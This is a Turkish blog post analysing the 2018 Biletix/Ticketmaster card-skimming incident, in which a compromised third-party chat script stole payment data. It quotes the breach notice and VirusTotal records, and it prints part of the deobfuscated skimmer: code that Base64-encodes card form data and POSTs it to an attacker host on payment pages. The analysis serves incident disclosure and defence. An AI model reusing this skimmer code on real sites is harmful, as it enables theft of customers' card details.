

Biletix Vakası

written by Mert SARICA | 1 August 2018

27 Haziran 2018 tarihinde Biletix firması, sosyal medya hesapları ve web sitesi üzerinden bir güvenlik duyurusu yaptı. Bu duyuruda, 23 Haziran 2018 Cumartesi günü Ticketmaster İngiltere firmasına dış kaynaklı hizmet sunan Inbenta Technologies tarafından sağlanan ve müşteri destek hizmetleri için kullanılan ürün üzerinde kötü amaçlı bir yazılımı tespit edildiği yer alıyordu. Inbenta'nın bu ürününün tüm Ticketmaster International web sitelerinde (Türkiye de dahil) kullanılmış olması sebebiyle de bazı müşterilerinin kişisel verilerine ve ödeme bilgilerine, tanımlanamamış üçüncü kişiler tarafından izinsiz olarak erişilmiş olabileceği belirtilmiş ve ayrıca yaptıkları incelemelere göre, olaydan sadece bilet alma girişiminde bulunan veya bilet satın almış olan İngiltere tüketicilerinin bir kısmının etkilenmiş olabileceğini tespit ettikleri belirtilmişti. Son olarak da İngiltere'deki müşterilerinden Şubat 2018 ve 23 Haziran 2018 tarihleri arasında ve diğer uluslararası müşterilerinden Eylül 2017 ila 23 Haziran 2018 tarihleri arasında bilet almış veya almayı denemiş olanların bu durumdan etkilenmiş olabilecekleri söyleniyordu.



DIŞ KAYNAK SERVİS SAĞLAYICI SEBEBİYLE OLUŞAN VERİ GÜVENLİĞİ OLAYI HAKKINDA BİLGİLENDİRME

Ticketmaster bu sayfayı, Inbenta'nın sebep olduğu olası kişisel veri sızıntısı sebebiyle mağduriyet yaşayabilecek müşterileri bilgilendirmek için hazırlamıştır. Ticketmaster için Müşterilerin kişisel verilerinin emniyeti ve güvenliği öncelikli temel husustur. Bilinmeyen kişilerce, kişisel verilere olası izinsiz erişim tespit edildiği anda Ticketmaster, müşterilerini korumak üzere anında gerekli tedbirleri devreye almıştır.

Ne Oldu?

23 Haziran 2018 Cumartesi günü Ticketmaster İngiltere, firmamıza dış kaynaklı hizmet sunan Inbenta Technologies tarafından sağlanan ve müşteri destek hizmetleri için kullanılan ürün üzerinde kötü amaçlı bir yazılımı tespit etmiştir.


Bu kötü amaçlı yazılım tespit edildiği anda, Inbenta'nın bu ürünü, Ticketmaster tarafından tüm web sitelerinden anında kaldırılmıştır.

Bu olaydan, Ticketmaster'ın global müşterilerinin %5'inden daha azı etkilenmiş olup, Kuzey Amerika müşterileri bu durumdan etkilenmemiştir.

Inbenta'nın bu ürününün tüm Ticketmaster International web sitelerinde kullanılması sebebiyle, bazı müşterilerimizin kişisel verilerine ve ödeme bilgilerine, tanımlanamamış üçüncü kişiler tarafından izinsiz olarak erişilmiş olabilir.

Bu durumdan etkilenmiş olabilecek müşterilerimizle temasa geçilmiştir. İngiltere'deki müşterilerimizden Şubat 2018 ve 23 Haziran 2018 tarihleri arasında ve diğer uluslararası müşterilerimizden Eylül 2017 ila 23 Haziran 2018 tarihleri arasında bilet almış veya almayı denemiş olanlar bu durumdan etkilenmiş olabilirler.

Eğer bizden konuyla ilgili özel bir e-posta almadıysanız, yaptığımız araştırmalar sonucu bu durumdan etkilenmemiş olduğunuza inanıyoruz..



Aktif olarak bünyelerinde izleme ve müdahale yapan analistlerden oluşan bir Siber Güvenlik Merkezi'ne sahip olan kurumlar, Biletix'te doğru gitmeyen birşeyler olduğunu Nisan ayı gibi kullandıkları güvenlik teknolojilerinin ürettiği alarmları sayesinde öğrendiler. ;) Mayıs ayı itibariyle antivirüs yazılımlarına gelen güncelleme ile Biletix üzerinden bilet almaya çalışan son kullanıcılar ise web sitesine gömülü olan <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669126> dosyası için zararlı yazılım uyarısı ile karşılaşmaya başladılar.

SHA256: eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530

Tespit edilme oranı 2 / 59

Analiz tarihi: 2018-06-21 10:20:15 UTC (2 hafta, 3 gün önce) [En sonuncusunu görüntüle](#)



Analizler:

[Ek bilgi:](#)

[Yorumlar:](#)

1

[Oylar](#)

Antivirus	Sonuç	Güncelle
Symantec	Infostealer	20180621
TrendMicro-HouseCall	Suspicious_GEN.F47V0516	20180621
Ad-Aware	✓	20180621
AegisLab	✓	20180621
AhnLab-V3	✓	20180621
Alibaba	👁	20180621
ALYac	✓	20180621
Antiy-AVL	✓	20180621
Arcabit	✓	20180621
Avast	✓	20180621
Avast-Mobile	✓	20180621
AVG	✓	20180621
Avira (no cloud)	✓	20180621
AVware	✓	20180621
Babable	✓	20180406
Baidu	✓	20180621

File information

Identification

Content

Analyses

Submissions

ITW

Comments

MD5	3d154b03ccf7b836b67edab442a98cfc
SHA-1	a0445373490ad8b5260ca0cc7df4e709a9d732c7
SHA-256	eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530
ssdeep	6144:Z4qHnubYPzYVgxPYwS88ziyXClSdGG/RyJ1QA8rkTSXLU8tDZipyPF04uciFz:pH1UgxQf88ziy7EX48b d64uciFz
Size	636.4 KB (651645 bytes)
Type	Text
Magic	ISO-8859 English text, with very long lines, with CRLF line terminators
TrID	Unknown!
Detection ratio	2 / 59
First submission	2018-04-25 12:18:08 UTC (2 ay önce)
Last submission	2018-05-28 15:05:45 UTC (1 ay önce)
Tags	text

Download file

Re-scan file

Close

File information

Identification

Content

Analyses

Submissions

ITW

Comments

✖ Propagation, dissemination and distribution strategies

This file has been spotted in-the-wild at certain URLs that are later detailed, it may be part of some drive-by download strategy or simply legitimately hosted goodwill.

📁 Download URLs

This file has been spotted as the response content of the following URLs.

<http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669126>

<http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js>

<http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669125>

<http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669127>

📁 In-the-wild file names

inbenta.js

inbenta.js.bin


Download file


Re-scan file

Close

Merak kediyei öldürmeden olayın perde arkasını öğrenmek için zararlı kod içeren javascript dosyasına ulaşip analiz etmek için işe koyulmaya karar verdim. inbenta.js dosyasının zararlı sürümünü <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js> adresinden indirip, okunaklı (beautified) hale getirdikten sonra VirusTotal'dan

indirdiğim zararlı kod içeren inbenta.js dosyası ile kıyasladığımda, 18927. satır itibariyle zararlı kod ortaya çıkıverdi. Zararlı JavaScript Analizi başlıklı yazımda olduğunun aksine bu defa gizlenmiş javascript kodunu anal sistemimdeki internet tarayıcısı ile çözmek (deobfuscate) yerine daha hızlı ilerleyebilme adına IlluminateJs web uygulaması ile çözmeye karar verdim.





tarafından tespit edilen, okunaklı olmayan inbenta.js dosyasının okunaklı bir sürümü gibi görünüyordu.



SHA256: feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
Dosya adı: akismet.js
Tespit edilme oranı 16 / 58
Analiz tarihi: 2018-07-07 00:16:17 UTC (7 saat, 1 dakika önce)



[Analizler](#) [Ek bilgi](#) [Yorumlar](#) [Oylar](#)

File identification

MD5 b63188547f7504194e171a0438a44746
SHA1 3557cf200d80bd9f2bb2c7793add3e5e813ba939
SHA256 feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
ssdeep 48:inSFGCpeJh/Wt69a8p7lyC5XjvwqsLzIJghV:iSFGCm/j9aHEsLzrK
Dosya boyutu 3.0 KB (3092 bytes)
Dosya türü Text
Magic lafzı ASCII text, with CRLF line terminators
TrID Unknown!
Tags [text](#)

VirusTotal metadata

First submission 2017-11-19 09:50:48 UTC (7 ay, 2 hafta önce)
Last submission 2018-05-15 00:03:58 UTC (1 ay, 3 hafta önce)
Dosya isimleri VirusShare_b63188547f7504194e171a0438a44746
akismet.js



SHA256: feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
Dosya adı: akismet.js
Tespit edilme oranı 16 / 56
Analiz tarihi: 2018-06-30 00:03:20 UTC (1 gün, 15 saat önce)



[Analizler](#) [Ek bilgi](#) [Yorumlar](#) [Oylar](#)



submitname: "feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16.js.bin"
falcon-threatscore: 82/100
memurl: "Pattern match: https://webfotce.me/js/form.js"
source: https://www.hybrid-analysis.com/sample/feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16?environmentId=100

VirusTotal Graph - feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16/drawer/node-summary

Search for one or more entities here

Type: Text
Size: 3.02 kB
First Seen: 2017-11-19 09:50:48
Last Seen: 2018-05-15 00:03:58
Submissions: 3
File Name: akismet.js

feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16

Copy to clipboard
 VT Public report
 VT Intelligence report
 Label Root Node

Relations



There are no more relations available.

Add new node
 Hide label
 Full expansion
 Delete
 Pin node
 Highlight

Detections 16/58

Root Node
<http://www.groopdealz.com/blog/wp-content/plugins/akismet/akismet.js>
First Seen: 2017-11-22 02:35:37
Last Seen: 2017-11-22 02:35:37
Submissions: 1

inbenta.js dosyasında yer alan zararlı javascript kodunun nasıl çalıştığını dinamik olarak analiz edebilmek için Biletix'in web sitesine girip sanal sistemimdeki internet tarayıcısı üzerinde simülasyonunu yapmaya karar verdim. Zararlı kodun son satırını incelediğimde, bu kodun payment kelimesini içeren herhangi bir sayfada devreye girdiğini öğrendiğim için ödeme sayfasına ilerlemek ve simülasyonumu gerçekleştirmek için gözüme Shakira'nın konserini kestirdim. Konser bileti alma işleminin son sayfasına (payment) geldiğimde ise zararlı javascript kodunu, Chrome internet tarayıcısının DevTools aracı ile internet tarayıcım üzerinde çalıştırıp, sanal sistemim üzerinde dinamik olarak analiz etmeye başladım.



JavaScript file

```
156
157
158 if (h080ff17d6676b09747fa7c90fd2d2db0.snd != null) {
159     const _0xc61exd =
160         location.hostname.split(".").slice(0).join("_") || "nodomain";
161
162     var _0xc61exe = btoa(h080ff17d6676b09747fa7c90fd2d2db0.snd);
163
164     const _0xc61exf = new XMLHttpRequest();
165
166     _0xc61exf.open(
167         "POST",
168         h080ff17d6676b09747fa7c90fd2d2db0.i214a36488ae4c64a9300b9f2da97d046,
169         true
170     );
171     _0xc61exf.setRequestHeader(
172         "Content-type",
173         "application/x-www-form-urlencoded"
174     );
175     _0xc61exf.send(
176         "info=" +
177         _0xc61exe +
178         "&hostname=ticketmTR&key=" +
179         h080ff17d6676b09747fa7c90fd2d2db0.myid
180     );
181     h080ff17d6676b09747fa7c90fd2d2db0["snd"] = null;
182     _0xc61exe = null;
183     setTimeout(function() {
184         h080ff17d6676b09747fa7c90fd2d2db0.send();
185     }, 30);
186 } catch (e) {}
187
188
189
190 if (new RegExp("payment|checkout|onestep", "gi").test(window.location)) {
191     h080ff17d6676b09747fa7c90fd2d2db0.send();
192 }
```

length: 5.983 lines: 192 Ln: 192 Col: 2 Sel: 0 | 0 Windows (CR LF) UTF-8 10 Temmuz 2018 Salı

view-source:https://www.biletix.com/sales/payment/btx/cns=V5AAA

biletix
ticketmaster Türkiye

Alışveriş Giriş Teslimat Ödeme

Shakira - Tribün ve Sahaiçi

11 Tem Çar Vodafone Park, 2018 21:00 İstanbul

Shakira "El Dorado Dünya Turnesi" kapsamında 11 Temmuz'da Vodafone Park'ta...

Dav bir prodüksiyon müteahhemi bir sahne şövalyesi geliyor!!!

Daha fazla oku

ÖDEME SEÇENEKLERİ

• KREDİ KARTI

HEDİYE KART VE KUPONLAR

Biletix Zubizu

Hediye Kart Numarası CVV2 Kullan

• YENİ KREDİ KARTI

BİLETLERİNİZ

Kalan Süreniz: 03:46

Shakira - Tribün ve Sahaiçi
11 Temmuz 2018 21:00

Tipi: TAM
Bilet Fiyatı: 750.00 TL X 1
Hizmet Bedeli: 30.00 TL X 1

ARA TOPLAM: 780.00 TL

Teslimat

Etkinlik Girişi veya Perakende Satış Noktaları: 6.00 TL

Vade Farkı: 0.00 TL

Uncaught TypeError: Cannot read property 'startswith' of undefined

at: isMastercard (mastercard.js:158)
at: HTMLDocument.<anonymous> (payment/btx/cns=V5AAA:1699)
at: j (jQuery-2.1.1.min.js:12)
at: Object.fireWith [as resolveWith] (jQuery-2.1.1.min.js:12)
at: Function.ready (jQuery-2.1.1.min.js:12)
at: HTMLDocument.i (jQuery-2.1.1.min.js:12)

Warning: [Deprecation] chrome.loadTimes() is deprecated, instead use standardized API: nextHopProtocol in Navigation Timing 2. https://www.chromestatus.com/features/563785846436768

Warning: [Deprecation] chrome.loadTimes() is deprecated, instead use standardized API: Navigation Timing 2. https://www.chromestatus.com/features/563785846436768

Warning: [Deprecation] chrome.loadTimes() is deprecated, instead use standardized API: Paint Timing. https://www.chromestatus.com/features/563785846436768

> (new RegExp("payment|checkout|onestep", "gi").test(window.location))
< true

Zararlı javascript kodunu peyderpey analiz ettikçe, zararlı kodun ödeme sayfasındaki forma girilen tüm kredi kartı bilgilerini, sayfada yer alan diğer bilgilerle birlikte Satın Al butonuna bastıktan sonra hxxps://webfotce.me/js/form.js adresine gönderecek şekilde tasarlandığını

gördüm. Bunun üzerine Fiddler aracını çalıştırıp, ödeme sayfasına geçersiz kart bilgilerimi girip Satın Al butonuna bastığımda,

hxxps://webfotce.me/js/form.js adresine herhangi bir verinin gönderilmediğini farkettim! Bunun sebebini öğrenebilmek için Javascript kodunda yer alan try & catch kod bloğundaki catch kısmına, hata ayıklama amacıyla hatayı ekrana yazdıran ufak bir kod yazdığımda, btoa() fonksiyonu kullanılarak Base64 kodlama şeması ile gizlenmeye çalışan çalıntı verideki Türkçe karakterlerin hataya yol açmasına ve hxxps://webfotce.me/js/form.js adresine gönderilememesine kısaca yüzlerce belki de binlerce Biletix Türkiye müşterisinin kredi kartı bilgilerinin duyuruda belirtilen süre boyunca çalınamamasına yol açan faydalı bir hata olduğunu öğrenmiş oldum. :)

The screenshot shows the Biletix payment page for a Shakira concert. The page is in Turkish and displays the payment options, including credit card. The credit card form is filled with test data: Cardholder Name: MERT, Card Number: 1234123412341234, Expiry Date: 01/2018, CVV2: 123. The total amount is 786.00 TL. The JavaScript console on the right shows a Base64 encoded error message: "btoa('Hata: Kredi kartı bilgileri geçersizdir. Lütfen doğru bilgileri giriniz.')".

ÖDEME SEÇENEKLERİ

KREDİ KARTI

HEDİYE KART VE KUPONLAR

Biletix Zubuzu

Hediye Kart Numarası CVV2 Kullan

YENİ KREDİ KARTI

Kart Üzerindeki İsim: MERT

Kredi Kartı No: 1234123412341234

Taksit Seçenekleri: Tek Ödeme 786.00 TL

Son Kullanma Tarihi: 01/2018

CVV2: 123

BİLETLERİNİZ

Kalan Süreniz: 03:44

Shakira - Tribün ve Sahaiçi

11 Temmuz 2018 21:00

TiP: TAM

Bilet Fiyatı: 750.00 TL X 1

Hizmet Bedeli: 30.00 TL X 1

ARA TOPLAM: 780.00 TL

Teslimat

Etiklik Çiğesi veya Perakende Satış Noktaları: 6.00 TL

Vade Farkı: 0.00 TL

